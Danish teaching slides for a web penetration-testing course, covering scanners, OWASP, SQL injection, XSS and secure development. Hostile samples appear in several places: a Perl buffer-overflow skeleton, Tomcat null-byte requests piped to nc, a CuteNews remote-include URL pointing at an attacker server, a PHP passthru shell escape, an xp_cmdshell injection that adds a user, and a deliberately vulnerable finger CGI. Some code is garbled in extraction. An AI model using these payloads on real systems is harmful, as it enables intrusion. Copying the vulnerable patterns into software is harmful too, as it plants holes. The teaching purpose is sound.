

#### Welcome to

# Penetration testing II webbaserede angreb

Henrik Lund Kramshøj hlk@zencurity.dk

Slides are available as PDF, kramshoej@Github

Try searching for pentest-II-foredrag.tex in the repo

# Formålet idag

Introducere basale penetrationstestmetoder mod webservere og web applikationer Gøre deltagerne istand til at udforske området ved at henvise til gode kilder

# Planen idag

KI 17-21

Mindre foredrag mere snak

Mindre enetale, mere foredrag 2.0 med socialt medie, informationsdeling og interaktion

#### Aftale om test af netværk



Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

#### Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående så lad være!

#### Er sikkerhedstest af webservere interessant?

Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

#### Emneområder

- Hvad er sikkerhedstest af servere og webservere
- Konsulentens udstyr vil du teste websites
- Kali Linux, kom igang
- HTTP protokoller, servere og sikkerhed
- Proxy programmer Tamper Data og Burp Suite
- Hello world of insecure CGI programming
- Command og SQL injection, sqlmap
- PHP sikkerhed, Rails, Python introduktion og gode råd
- Webcrawlere og web scannere Nikto, w3af, Skipfish
- Open Web Application Security Project OWASP Top-10 og WebGoat

#### Bøger og resourcer

#### Konsulentens udstyr - vil du være sikkerhedskonsulent

Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows - jeg bruger helst Windows 7 idag

Laptops, gerne flere, men een er nok til at lære!

- A Hands-On Introduction to Hacking by Georgia Weidman, June 2014 http://www.nostarch.com/pentesting
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- Metasploit The Penetration Tester's Guide by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni

```

```

Metasploit Unleashed - gratis kursus i Metasploit
 http://www.offensive-security.com/metasploit-unleashed/http://mdsec.net/wahh/

#### Hackerværktøjer

- Nmap, Nping tester porte, godt til firewall admins http://nmap.org
- Kali Linux/Backtrack http://kali.org
- Metasploit Framework http://www.metasploit.com/
- Wireshark avanceret netværkssniffer http://http://www.wireshark.org/
- Skipfish http://code.google.com/p/skipfish/
- Burpsuite http://portswigger.net/burp/
- OpenBSD operativsystem med fokus på sikkerhed http://www.openbsd.org

Billede: Acid Burn / Angelina Jolie fra Hackers 1995

#### Hvad skal der ske?

Tænk som en hacker

#### Rekognoscering

- ping sweep, port scan
- OS detection TCP/IP eller banner grab
- Servicescan rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

# Vi går idag kun efter webservere

#### **Øvelse: Check infrastrukturen**

PC med strøm?

Wireless netværk adgang til internet og LAN/WLAN

Virtualiseringssoftware

Kali VM - afprøvet med netværk NAT og bridge mode

#### Demo: Kali Linux the new backtrack



BackTrack http://www.backtrack-linux.org

Kali http://www.kali.org/

# it's a Unix system, I know this

frednecksec Matt Franz 13 by kramse

Painful interview with a junior candidate today "wanting to get into security" yet who didn't build their own network @ home or run Linux!!

1 Mar

Skal du igang med sikkerhed?



Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug Kali Linux, se evt. youtube videoer om programmerne - det er en værktøjskasse du tager frem ikke en kult ©

Quote fra Jurassic Park http://www.youtube.com/watch?v=dFUlAQZB9Ng

#### Internet idag

Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

# **OSI og Internet modellerne**

OSI Reference Model

Application

# **Primary HTTP mthods**

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.

HEAD Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

# Informationsindsamling

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

**passiv** kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

Eksempel: start Wireshark og browser på samme client

**aktiv indsamling** er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server sslscan --ssl2 server

Check dit site med http://www.ssllabs.com

#### Øvelse: Prøv sslscan

Prøv sslscan på et site med https - burde finde nogle ting Falske positiv vs falske negativ!

# Firefox plugins og whois systemet

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) http://ripe.net
- ARIN American Registry for Internet Numbers http://www.arin.net
- Asia Pacific Network Information Center http://www.apnic.net
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) Latin America and some Caribbean Islands http://www.lacnic.net
- AfriNIC African Internet Numbers Registry http://www.afrinic.net

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

#### **HTTPS Everywhere**



HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

```

This tool from the Nmap package can verify if firewalls are open etc. Syn Ack is when the firewall and network works, AND web server is started etc. If web server not running, would be RESET instead

http://nmap.org

# **Exploits**

```
$buffer = "";
null = "\x00";
snop = "\xspace x90";
nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
the shell pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

### Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

# Privilegier privilege escalation

**privilege escalation** er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

# local vs. remote exploits

**local vs. remote** angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

**zero-day exploits** dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

# **Apache Tomcat Null Byte sårbarhed**

#### Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0

$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080

$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080

$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

Sårbar version af Tomcat kører på serveren

# **Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20**

```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080 HTTP/1.1 400 Invalid URI Server: Apache-Coyote/1.1 Content-Length: 0 Date: Tue, 07 Nov 2006 16:27:18 GMT Connection: close hlk@timon hlk$
```

efter *opgradering* er serveren ikke sårbar mere

#### **OWASP** top ten

The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.



The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

http://www.owasp.org

#### **CuteNews**



Lille nemt nyhedssystem

Mit demosystem virker ikke mere, fordi installationen er blevet for sikker

#### **CuteNews**



CuteNews indeholder sårbarheder

Sårbarheden er beskrevet på: http://www.osvdb.org/9557

Softwaren findes på: http://cutephp.com/cutenews/



#### CuteNews - normal virkemåde

### **CuteNews - CutePath PHP injection**

http://server/cutenews/show\_archives.php?
cutepath=http://ondserver/files/pentest/

### **CuteNews - detaljer**

- Henter config.php i cutepath søgesti
- Cutepath kan ændres og derved kan filen data/config.php hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

**NB: ikke kun problem for PHP** 

# PHP shell escapes

Hvad indeholder hackerens udgave af filen data/config.php - alt, bagdøre, hack scripts, exploits

```
<?php passthru(" netstat -an && ifconfig -a"); ?>
```

#### Andre shell escapes:

- Perl: print '/usr/bin/finger \$input{'command'}';
- UNIX shell: 'echo hej'
- Microsoft SQL: exec master..xp\_cmdshell 'net user test testpass /ADD'

#### resultat: webserveren sender data ud via normal HTTP

# **CuteNews opsummering**

#### Opsummering af CuteNews

- at man skal validere alle input
- man skal passe på shell escapes
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!

#### **OWASP WebGoat**

WebGoat fra OWASP, http://www.owasp.org

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

https://www.owasp.org

Vi skal arbejde med WebGoat nu! Øvelser!

#### **Øvelse: Prøv OWASP WebGoat**

Prøv WebGoat - enten på fælles eller hvis du selv har downloadet Hentes som Zip fil og lytter som default kun på localhost Anbefales at afvikle den på maskine med NAT, eller evt. på Kali

#### **Curl - the HTTP swiss army knife**

```
Christian Panton
@christianpanton

@je5perl

panton@fluffy:-$ curl -H "Host: mobil.dr.dk" headertest.panton.org/
Connected: [::ffff:80.62.117.213]:55713

GET / HTTP/1.1

X-Nokia-msisdn: 4531695533

X-Context-id: 1223221667

User-Agent: curl/7.35.0

Accept: */*
Host: mobil.dr.dk
```

What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

Source: http://curl.haxx.se/

#### SSL

The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

Nu vi snakker om kryptering - SSL overalt?

Kan vi klare det på vores servere? ■

#### Google kan:

http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html

Men alt for få gør det

# Safe encrypted protocols

# Sorry, none

The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

OpenSSL, LibreSSL, Apple SSL flaw exit exit!, Android SSL, certs certs cert!!!111, SSLv3, Heartbleed

Sorry, brain overflow from SSL/TLS vulnerabilities

Sources: see my blog posts about heartbleed for more links and tools

http://www.version2.dk/blog/openssl-er-doed-laenge-leve-libressl-57640 http://www.version2.dk/blog/opdater-openssl-og-dit-os-nu-57202

#### Heartbleed CVE-2014-0160

# The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

#### Nikto webscanner

**Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

nikto -host 127.0.0.1 -port 8080

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner http://cirt.net/nikto2

#### **Demo: Nikto**

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

#### Øvelse: Prøv nikto



Prøv nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Prøv den mod www.kramse.org eller lokal WebGoat instans

# Mini proxy: Tamper Data

Udvidelse til Firefox som opfanger request og kan modificere inden de sendes

https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

# **Burp Suite**

Burp Suite contains the following key components:

- An intercepting <u>Proxy</u>, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware **Spider**, for crawling content and functionality.
- An advanced web application <u>Scanner</u>, for automating the detection of numerous types of vulnerability.
- An <u>Intruder</u> tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A Repeater tool, for manipulating and resending individual requests.
- A Sequencer tool, for testing the randomness of session tokens.
- The ability to <u>save your work</u> and resume working later.
- Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard http://portswigger.net/burp/
Twitter @PortSwigger

# **Burpsuite**

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 329 per user per year pt.

```
http://portswigger.net/burp/
https://pro.portswigger.net/bappstore/
```

# Øvelse: Prøv Burp Suite

Prøv Burp Suite mod WebGoat

Prøv den mod lokal WebGoat instans eller egne sites

Hold øje med data der sendes frem og tilbage, indimellem over HTTP

# Skipfish

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski http://code.google.com/p/skipfish/

#### W3af

W3af Web Application Attack and Audit Framework

Kan være lidt tung, men udfører en ok scanning og udvikles løbende

http://w3af.sourceforge.net/

#### More scanners:

https://www.owasp.org/index.php/Category:Vulnerability\_Scanning\_Tools

# Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

Tilsvarende ser vi jævnligt eksempler på at folk tager input direkte over i shell på Linux

# Insecure programming

Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

# review af nogle muligheder

#### **ASP**

server scripting, meget generelt - man kan alt

#### SQL

- databasesprog meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

#### **JAVA**

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

#### Hello world of insecure web CGI

Demo af et sårbart system - badfinger

#### Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

#### De vitale - og usikre dele

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";</pre>
print "marginwidth=20 marginheight=20>";
print <<XX;</pre>
<h1>Bad finger command!</h1>
<HR COLOR=\#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print '/usr/bin/finger $input{'command'}';
    print "\n";
```

# **SQL** injection

```
SQL Injection FAQ http://www.sqlsecurity.com:
```

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
```

#### modtager og udfører serveren:

```
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```

#### – er kommentar i SQL

Derefter er det kun platformen, OS, og rettighederne der afgør problemets omfang

Dette er den klassiske SQL injection mod Windows, fra 2000

# Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

**Features** 

Automatic SQL injection and database takeover tool http://sqlmap.org/

#### sqlmap features

# ; Features();-

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM
   DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: http://sqlmap.org/

# **Cross-site scripting**

Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af "mycomment"vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: http://www.cert.org/advisories/CA-2000-02.html plus at folk der bruger samme password på flere sites ...

jeps, vi har talt om cross-site scripting i +15 år nu ...

# **Opsummering websikkerhed**

Husk hidden fields er ikke mere skjulte end "view source-knappen i browseren serverside validering er nødvendigt SQL injection er nemt at udføre og almindeligt Cross-site scripting kan have uanede muligheder

# Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere? Man børe være klar over hvilke teknologier man bruger Standardiser på et mindre antal produkter, biblioteker, sprog Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

# Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel: javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer, eks Ruby On Rails Security Guide

http://guides.rubyonrails.org/security.html

OWASP Cheat sheets

https://www.owasp.org/index.php/PHP\_Security\_Cheat\_Sheet

# **Change management**



Er der tilstrækkeligt med fokus på software i produktion Kan en vilkårlig server nemt reetableres Foretages rettelser direkte på produktionssystemer Er der fall-back plan Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries
